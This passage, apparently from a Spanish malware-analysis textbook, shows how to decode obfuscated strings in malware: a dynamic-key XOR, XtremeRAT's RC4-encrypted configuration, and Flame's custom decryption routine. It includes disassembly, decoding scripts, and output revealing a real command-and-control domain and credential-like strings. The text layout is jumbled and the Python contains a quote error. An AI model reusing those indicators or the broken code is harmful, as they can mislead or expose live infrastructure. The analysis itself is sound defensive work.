Hemos visto un caso concreto donde la clave utilizada por el XOR estaba incluida en el archivo binario. En ciertos casos, la clave no es fija sino dinámica, de modo que no aparece en el binario. He aquí el código en ensamblador de un binario que utiliza un XOR con una clave dinámica:



Las variables interesantes de esta función son:

- `ebp-1`, que contiene 0x44 y que se incrementa cada vez que se pasa por el bucle. Este valor se corresponde con la clave XOR.
- `ebp-8`, que se actualiza a 0 al principio y que se incrementa cada vez que se pasa por el bucle. Este valor es el puntero a un carácter de la cadena.
- `ebp+8`, que contiene la dirección de la cadena que se ha de decodificar.
- `ebp+0Ch`, que contiene el tamaño de la cadena de caracteres que hay que decodificar.

Vemos cómo se ejecuta un XOR entre AL, que contiene el carácter que se ha de decodificar, y `ebp-1`, que contiene 0x44. A continuación, el programa pasa al siguiente carácter y aumenta la clave en 1 (para pasar a valer 0x45).

He aquí un código en Ruby que permite decodificar la cadena de caracteres con una clave dinámica:

```
#!/usr/bin/env ruby1.9.1

key = 0x44
str = ",127rfe<;:`\"1=%2&0x;-"
str.each_byte { |x|
  putc x^key
  key=key+1
}
```

He aquí la salida de este script:

```
rootbsd@lab:~/$ ./xor_dynamic.rb
http://www.malware.lu
```

Las operaciones XOR, AND, NOT se utilizan con frecuencia para ofuscar cadenas de caracteres.

5. Caso de uso de funciones criptográficas

Algunos desarrolladores no dudan a la hora de utilizar funciones criptográficas para ofuscar las cadenas de caracteres de sus malwares. Es el caso del RAT *XtremRAT* (md5: e0aa33dc57aa3eee43cb61933eb3241c), que almacena su configuración en un recurso cifrado con RC4. He aquí el código en ensamblador que extrae un recurso cifrado y a continuación lo pasa a la función que permite descifrarlo:

```
loc_C889C9:             ; hObject
push    edi
call    CloseHandle
mov     eax, offset configOffset
mov     edx, 7F0h
call    sub_C826D8
lea     edx, [ebp+var_804]
xor     eax, eax
call    loadConfigResource
lea     esi, [ebp+var_804]
mov     edi, offset configOffset
mov     ecx, 1FCh
rep movsd
mov     ecx, offset aConfig ; "CONFIG"
mov     eax, offset configOffset
mov     edx, 7F0h
call    decodeConfig
push    offset pszSubKey ; "SOFTWARE\\XtremeRAT"
push    80000001h       ; hkey
call    SHDeleteKeyW
call    sub_C82E0C
mov     edx, offset aMicrosoftWindo ; "\\Microsoft\\Windows\\"
call    sub_C830A8
mov     ebx, eax
mov     eax, ebx
call    sub_C831C4
cmp     al, 1
jnz     short loc_C88A5A
```

Vemos que la función `loadConfigResource()` extrae un recurso y que este recurso se envía a continuación a la función `decodeConfig()`. El objetivo de esta función es descifrar el recurso, y su código es relativamente largo y complejo:

```
CODE:00C82914 ; ============= S U B R O U T I N E ================
CODE:00C82914
CODE:00C82914 ; Attributes: bp-based frame
CODE:00C82914
CODE:00C82914 decodeConfig proc near ; CODE XREF: sub_C83C38+63#p
CODE:00C82914                        ; start+118#p ...
CODE:00C82914
CODE:00C82914 pStringKey      = dword ptr -514h
CODE:00C82914 var_510         = dword ptr -510h
CODE:00C82914 box             = dword ptr -410h
CODE:00C82914 var_10          = dword ptr -10h
CODE:00C82914 pkey            = dword ptr -0Ch
CODE:00C82914 clen            = dword ptr -8
CODE:00C82914 pbuffer         = dword ptr -4
CODE:00C82914
CODE:00C82914                 push    ebp
CODE:00C82915                 mov     ebp, esp
CODE:00C82917                 add     esp, 0FFFFFAECh
CODE:00C8291D                 push    ebx
CODE:00C8291E                 push    esi
CODE:00C8291F                 push    edi
CODE:00C82920                 xor     ebx, ebx
CODE:00C82922                 mov     [ebp+pStringKey], ebx
CODE:00C82928                 mov     [ebp+pkey], ecx
CODE:00C8292B                 mov     [ebp+clen], edx
CODE:00C8292E                 mov     [ebp+pbuffer], eax
```

Para comprender mejor este código, hay que conocer la función de cifrado RC4. Este cifrado se encuentra a menudo en los análisis de malware, pues es un cifrado fiable y sencillo de implementar. Este cifrado puede descomponerse en dos bloques: el KSA (*Key-Scheduling Algorithm*) y el PRGA (*Pseudo-Random Generation Algoritm*). El KSA permite manipular la clave de cifrado para que esté en un formato usable por el bloque PRGA. El PRGA

```
CODE:00C82931                 xor     eax, eax
CODE:00C82933                 push    ebp
CODE:00C82934                 push    offset sub_C82ABC
CODE:00C82939                 push    dword ptr fs:[eax]
CODE:00C8293C                 mov     fs:[eax], esp
CODE:00C8293F                 mov     eax, [ebp+pkey]
CODE:00C82942                 call    sub_C828A0
CODE:00C82947                 test    eax, eax
CODE:00C82949                 jbe     loc_C82AA3
CODE:00C8294F                 cmp     [ebp+clen], 0
CODE:00C82953                 jbe     loc_C82AA3
CODE:00C82959                 mov     eax, [ebp+pkey]
CODE:00C8295C                 call    sub_C828A0
CODE:00C82961                 cmp     eax, 80h

CODE:00C82966                 jbe     short loc_C8297D
CODE:00C82968                 lea     eax, [ebp+var_310]
CODE:00C8296E                 mov     ecx, 100h
CODE:00C82973                 mov     edx, [ebp+pkey]
CODE:00C82976                 call    sub_C8290C
CODE:00C8297B                 jmp     short loc_C82997
CODE:00C8297D ; ---------------------------------------------------
CODE:00C8297D
CODE:00C8297D loc_C8297D:     ; CODE XREF: decodeConfig+52#j
CODE:00C8297D                 mov     eax, [ebp+pkey]
CODE:00C82980                 call    sub_C828A0
CODE:00C82985                 mov     ecx, eax
CODE:00C82987                 add     ecx, ecx
CODE:00C82989                 lea     eax, [ebp+var_510]
CODE:00C8298F                 mov     edx, [ebp+pkey]
CODE:00C82992                 call    sub_C8290C
CODE:00C82997
CODE:00C82997 loc_C82997:     ; CODE XREF: decodeConfig+67#j
CODE:00C82997                 xor     edi, edi
CODE:00C82999                 lea     eax, [ebp+box]
CODE:00C8299F
CODE:00C8299F loc_C8299F:     ; CODE XREF: decodeConfig+97#j
CODE:00C8299F ; KSA bucle 1
CODE:00C8299F ; for (edi=0; edi <255; ++edi) {box[edit] := edi}
CODE:00C8299F                 mov     [eax], edi
CODE:00C829A1                 inc     edi
CODE:00C829A2                 add     eax, 4
CODE:00C829A5                 cmp     edi, 100h
CODE:00C829A5 ; KSA fin bucle 1
CODE:00C829AB                 jnz     short loc_C8299F
CODE:00C829AD                 xor     esi, esi
CODE:00C829AF                 xor     edi, edi
CODE:00C829B1                 lea     ebx, [ebp+box]
CODE:00C829B7
CODE:00C829B7 loc_C829B7:     ; CODE XREF:decodeConfig+103#j
CODE:00C829B7 ; KSA bucle 2
CODE:00C829B7                 lea     eax, [ebp+pStringKey]
CODE:00C829BD                 mov     edx, [ebp+pkey]
CODE:00C829C0                 call    Char2String
CODE:00C829C5                 mov     eax, [ebp+pStringKey]
CODE:00C829CB                 call    StringLen
CODE:00C829D0                 push    eax

CODE:00C829D1                 mov     eax, edi
CODE:00C829D3                 pop     edx
CODE:00C829D4                 mov     ecx, edx
CODE:00C829D6                 cdq
CODE:00C829D7                 idiv    ecx
CODE:00C829D9                 xor     eax, eax
CODE:00C829DB                 mov     al, byte ptr[ebp+edx+var_510]
CODE:00C829E2                 add    esi, [ebx]
CODE:00C829E4                 add    eax, esi
CODE:00C829E6                 and    eax, 800000FFh
CODE:00C829EB                 jns    short loc_C829F4
CODE:00C829ED                 dec    eax
CODE:00C829EE                 or     eax, 0FFFFFF00h
CODE:00C829F3                 inc    eax
CODE:00C829F4
CODE:00C829F4 loc_C829F4:     ; CODE XREF: decodeConfig+D7#j
```

es el bloque de cifrado propiamente dicho.

He aquí el algoritmo de KSA:

Y he aquí el algoritmo para el PRGA:

El KSA está compuesto por dos bloques. En el código en ensamblador

```
CODE:00C829F4                   mov     esi, eax
CODE:00C829F6                   mov     al, [ebx]
CODE:00C829F8                   mov     edx, [ebp+esi*4+box]
CODE:00C829FF                   mov     [ebx], edx
CODE:00C82A01                   and     eax, 0FFh
CODE:00C82A06                   mov     [ebp+esi*4+box], eax
CODE:00C82A0D                   inc     edi
CODE:00C82A0E                   add     ebx, 4
CODE:00C82A11                   cmp     edi, 100h
CODE:00C82A11 ; KSA fin bucle 2
CODE:00C82A17                   jnz     short loc_C829B7
CODE:00C82A19                   xor     esi, esi
CODE:00C82A1B                   xor     edx, edx
CODE:00C82A1D                   mov     eax, [ebp+pbuffer]
CODE:00C82A20                   mov     [ebp+var_10], eax
CODE:00C82A23                   mov     ecx, [ebp+clen]
CODE:00C82A26                   dec     ecx
CODE:00C82A27                   test    ecx, ecx
CODE:00C82A29                   jl      short loc_C82AA3

CODE:00C82A2B                   inc     ecx
CODE:00C82A2C
CODE:00C82A2C loc_C82A2C:       ; CODE XREF: decodeConfig+18D#j
CODE:00C82A2C ; PRGA
CODE:00C82A2C                   inc     esi
CODE:00C82A2D                   and     esi, 800000FFh
CODE:00C82A33                   jns     short loc_C82A3D
CODE:00C82A35                   dec     esi
CODE:00C82A36                   or      esi, 0FFFFFF00h
CODE:00C82A3C                   inc     esi
CODE:00C82A3D
CODE:00C82A3D loc_C82A3D:       ; CODE XREF: decodeConfig+11F#j
CODE:00C82A3D                   add     edx, [ebp+esi*4+box]
CODE:00C82A44                   and     edx, 800000FFh
CODE:00C82A4A                   jns     short loc_C82A54
CODE:00C82A4C                   dec     edx
CODE:00C82A4D                   or      edx, 0FFFFFF00h
CODE:00C82A53                   inc     edx
CODE:00C82A54
CODE:00C82A54 loc_C82A54:       ; CODE XREF: decodeConfig+136#j
CODE:00C82A54                   mov     al, byte ptr [ebp+esi*4+box]
CODE:00C82A5B                   mov     ebx, [ebp+edx*4+box]
CODE:00C82A62                   mov     [ebp+esi*4+box], ebx
CODE:00C82A69                   and     eax, 0FFh
CODE:00C82A6E                   mov     [ebp+edx*4+box], eax
CODE:00C82A75                   mov     eax, [ebp+esi*4+box]
CODE:00C82A7C                   add     eax, [ebp+edx*4+box]
CODE:00C82A83                   and     eax, 800000FFh
CODE:00C82A88                   jns     short loc_C82A91
CODE:00C82A8A                   dec     eax
CODE:00C82A8B                   or      eax, 0FFFFFF00h
CODE:00C82A90                   inc     eax
CODE:00C82A91
CODE:00C82A91 loc_C82A91:       ; CODE XREF: decodeConfig+174#j
CODE:00C82A91                   mov     al, byte ptr [ebp+eax*4+box]

CODE:00C82A98                   mov     ebx, [ebp+var_10]
CODE:00C82A9B                   xor     [ebx], al
CODE:00C82A9D                   inc     [ebp+var_10]
CODE:00C82AA0                   dec     ecx
CODE:00C82AA1                   jnz     short loc_C82A2C
CODE:00C82AA1 ; Fin PRGA
CODE:00C82AA3
```

```
CODE:00C82AA3 loc_C82AA3:       ; CODE XREF: decodeConfig+35#j
CODE:00C82AA3                   ; decodeConfig+3F#j ...
CODE:00C82AA3                   xor     eax, eax
CODE:00C82AA5                   pop     edx
CODE:00C82AA6                   pop     ecx
CODE:00C82AA7                   pop     ecx
CODE:00C82AA8                   mov     fs:[eax], edx
CODE:00C82AAB                   push    offset loc_C82AC3
CODE:00C82AB0
CODE:00C82AB0 loc_C82AB0:       ; CODE XREF: CODE:00C82AC1#j
CODE:00C82AB0                   lea     eax, [ebp+pStringKey]
```

```
CODE:00C82AB6                   call    StringFree
CODE:00C82ABB                   retn
CODE:00C82ABB decodeConfig      endp
```

```
para i de 0 a 255
    S[i] := i
finpara
j := 0
para i de 0 a 255
    j := (j + S[i] + clave[i mod longitud_clave]) mod 256
    intercambiar(S[i], S[j])
finpara
```

```
i := 0
j := 0
mientras genere una salida:
    i := (i + 1) mod 256
    j := (j + S[i]) mod 256
    intercambiar(S[i], S[j])
    byte_cifrado = S[(S[i] + S[j]) mod 256]
    resultado_cifrado = byte_cifrado XOR byte_mensaje
finmientras
```

de `decodeConfig()`, ambos bloques se han resaltado, el primero con el comentario «KSA bucle 1» y el segundo con el comentario «KSA bucle 2». El final de estos bucles puede identificarse gracias a los comentarios «KSA fin bucle 1» y «KSA fin bucle 2». Ambos bloques se reconocen, pues, viendo lo que escribimos en el algoritmo, deben ejecutarse ambos 256 veces. 256 es el equivalente a 0x100 en hexadecimal. En ambos bucles, dentro del código en ensamblador, encontramos la instrucción `cmp edi,100h`. Esta instrucción permite verificar que ambos bucles se ejecutan efectivamente 256 veces. Además, si estudiamos el contenido de estos bucles, podemos controlar que se corresponden efectivamente con el contenido del bloque KSA del algoritmo de cifrado RC4.

El PRGA está compuesto por un bucle identificado mediante a los comentarios «PRGA» y «Fin PRGA». En nuestro ejemplo, el bucle se ejecutará mientras ECX sea distinto de 0. Cuando ECX valga 0, el bucle se detendrá y `loc_C82AA3` se ejecutará.

He aquí las dos instrucciones que explican esta condición:

```
CODE:00C82AA0                   dec     ecx
CODE:00C82AA1                   jnz     short loc_C82A2C
```

La operación DEC puede modificar el Zero Flag (flag que gestiona las condiciones), de modo que no es necesario ejecutar la comparación para gestionar un salto condicional. En nuestro caso, si ECX pasa a valer 0, el bucle se detendrá. Hay que entender a qué se corresponde el valor del registro ECX. ECX es igual a `ebp+clen` y este valor se corresponde con el tamaño de los datos que hay que descifrar. Sabemos entonces que el bucle se recorrerá tantas veces como bytes contengan los datos cifrados. Se corresponde con el número de veces que se ejecuta el bucle PRGA en el algoritmo visto antes.

Ahora que hemos comprendido que el cifrado utilizado es el RC4, hay que encontrar la clave de cifrado. Se pasa como argumento antes de la llamada a `decodeConfig()` y su valor es *CONFIG*.

He aquí un código en Python que permite descifrar la configuración de *XtremeRAT*:

```
#!/usr/bin/env python

import sys
def arc4(key, key_len, data):
    x = 0
    box = range(256)
    for i in range(256):
                x = (x + box[i] + ord(key[i % key_len])) % 256
                box[i], box[x] = box[x], box[i]
    x = y = 0
    out = []
    for char in data:
        x = (x + 1) % 256
        y = (y + box[x]) % 256
        box[x], box[y] = box[y], box[x]
        out.append(chr(ord(char) ^ box[(box[x] + box[y]) % 256]))

    return ’’.join(out)
data = extract_resource("xtreme.exe")
d = arc4("C\x00O\x00N\x00F\x00I\x00G", 6, data)
sys.stdout.write(d)
```

La

función `extract_resource()` no se presenta en el código fuente, pero permite extraer el recurso cifrado. La función `arc4()` es una implementación de RC4: el primer argumento es la clave (en Unicode en nuestro caso), el segundo argumento se corresponde con el tamaño de esta clave y por último el tercer argumento representa los datos que hay que descifrar, en nuestro caso el recurso. He aquí la salida de la ejecución del script:

```
rootbsd@lab:~/$ ./xtremerat.py xtreme.exe | strings -el
baloobadjamel.hopto.org
Spam2013
teSpam2013
Web.exe
Browser
svchost.exe
```

Agregando el comando `strings -el` podemos mostrar las cadenas de caracteres en Unicode en Linux. Vemos que el nombre de dominio del C&C se ha descifrado.

El hecho de reconocer algoritmos de cifrado es toda una ventaja para que los análisis de este tipo puedan realizarse rápidamente. La práctica es el único medio para crear estos automatismos y que el analista pueda identificar los algoritmos de cifrado conocidos.

6. Caso de uso de funciones personalizadas

En ciertos casos, los desarrolladores de malwares utilizan algoritmos demasiado complicados para que el analista pueda comprenderlos o bien usan algoritmos de cifrado poco conocidos y, por ello, difíciles de reconocer. Es el caso del malware *Flame* (md5: bdc9e04388bda8527b398a8c34667e18). Para poder realizar a pesar de ello el análisis de este tipo de malware, es posible no intentar comprender el algoritmo de ofuscación, sino ejecutar este algoritmo desde el binario. En efecto, la función en el binario puede utilizarse directamente; es funcional y puede resultar interesante utilizarla directamente. Hay dos requisitos previos para usar una función presente en el binario: encontrarla y comprender su prototipo (cómo se pasan las opciones, etc.).

La función de descifrado es la función `sub_1000E431`:

Esta contiene una

```
.text:1000E431 ; =========== S U B R O U T I N E ================
.text:1000E431
.text:1000E431 ; Attributes: bp-based frame
.text:1000E431
.text:1000E431 sub_1000E431 proc near;CODE XREF: sub_1000EF22+13#p
.text:1000E431                        ; sub_1000EF22+27#p ...
.text:1000E431
.text:1000E431 arg_0           = dword ptr  8
.text:1000E431
.text:1000E431                 push    ebp
.text:1000E432                 mov     ebp, esp
.text:1000E434                 push    ebx
.text:1000E435                 push    esi
.text:1000E436                 push    edi
.text:1000E437                 mov     eax, eax
.text:1000E439                 push    ebx
.text:1000E43A                 push    eax
.text:1000E43B                 pop     eax
.text:1000E43C                 pop     ebx
.text:1000E43D                 pusha
.text:1000E43E                 popa
.text:1000E43F                 mov     ebx, [ebp+arg_0]
.text:1000E442                 cmp     byte ptr [ebx+8], 0
.text:1000E446                 jnz     short loc_1000E451
.text:1000E448                 mov     al, al
.text:1000E44A                 mov     ah, ah
.text:1000E44C                 lea     eax, [ebx+0Bh]
.text:1000E44F                 jmp     short loc_1000E472
.text:1000E451 ; ---------------------------------------------
.text:1000E451
.text:1000E451 loc_1000E451:   ; CODE XREF: sub_1000E431+15#j
.text:1000E451                 movzx   edx, word ptr [ebx+9]
.text:1000E455                 lea     eax, [ebx+0Bh]
.text:1000E458                 mov     [ebp+arg_0], eax
.text:1000E45B                 call    sub_1000E3F5
```

```
.text:1000E460                  cmp     eax, 0
.text:1000E463                  jz      short loc_1000E469
.text:1000E465                  nop
.text:1000E466                  mov     edi, edi
.text:1000E468                  nop
.text:1000E469
.text:1000E469 loc_1000E469:    ; CODE XREF: sub_1000E431+32#j
.text:1000E469                  mov     esi, esi
.text:1000E46B                  mov     eax, [ebp+arg_0]
.text:1000E46E                  mov     byte ptr [ebx+8], 0
.text:1000E472
.text:1000E472 loc_1000E472:    ; CODE XREF: sub_1000E431+1E#j
.text:1000E472                  pop     edi
.text:1000E473                  pop     esi
.text:1000E474                  pop     ebx
.text:1000E475                  pop     ebp
.text:1000E476                  retn
.text:1000E476 sub_1000E431     endp
```

subfunción `sub_1000E3F5` cuyo código vemos en ensamblador:

```
.text:1000E3F5 ; ========== S U B R O U T I N E ==================
.text:1000E3F5
.text:1000E3F5
.text:1000E3F5 sub_1000E3F5 proc near;CODE XREF: sub_1000E431+2A#p
.text:1000E3F5                  ; sub_1000E477+2A#p
.text:1000E3F5                  test    edx, edx
.text:1000E3F7                  push    esi
.text:1000E3F8                  mov     esi, eax
.text:1000E3FA                  jbe     short loc_1000E42F
.text:1000E3FC                  push    ebx
.text:1000E3FD                  push    edi
.text:1000E3FE                  push    0Bh
.text:1000E400                  pop     edi
.text:1000E401                  sub     edi, esi
.text:1000E403
.text:1000E403 loc_1000E403:    ; CODE XREF: sub_1000E3F5+36#j
.text:1000E403                  lea     ecx, [edi+esi]
.text:1000E406                  lea     eax, [ecx+0Ch]
.text:1000E409                  imul    eax, ecx
.text:1000E40C                  add     eax, dword_10376F70
.text:1000E412                  mov     ecx, eax
.text:1000E414                  shr     ecx, 18h
.text:1000E417                  mov     ebx, eax
.text:1000E419                  shr     ebx, 10h
.text:1000E41C                  xor     cl, bl
.text:1000E41E                  mov     ebx, eax
.text:1000E420                  shr     ebx, 8
.text:1000E423                  xor     cl, bl
.text:1000E425                  xor     cl, al
.text:1000E427                  sub     [esi], cl
.text:1000E429                  inc     esi
.text:1000E42A                  dec     edx
.text:1000E42B                  jnz     short loc_1000E403
.text:1000E42D                  pop     edi
.text:1000E42E                  pop     ebx
.text:1000E42F
.text:1000E42F loc_1000E42F:    ; CODE XREF: sub_1000E3F5+5#j
.text:1000E42F                  pop     esi
.text:1000E430                  retn
.text:1000E430 sub_1000E3F5     endp
```

Tenemos que comprender cómo se pasan los argumentos a esta función. Lo más sencillo para encontrar los argumentos es pulsar en la tecla **X** sobre la función `sub_1000E431` dentro de *IDA Pro* para mostrar todas las veces que se invoca a esta función de descifrado. He aquí la ventana: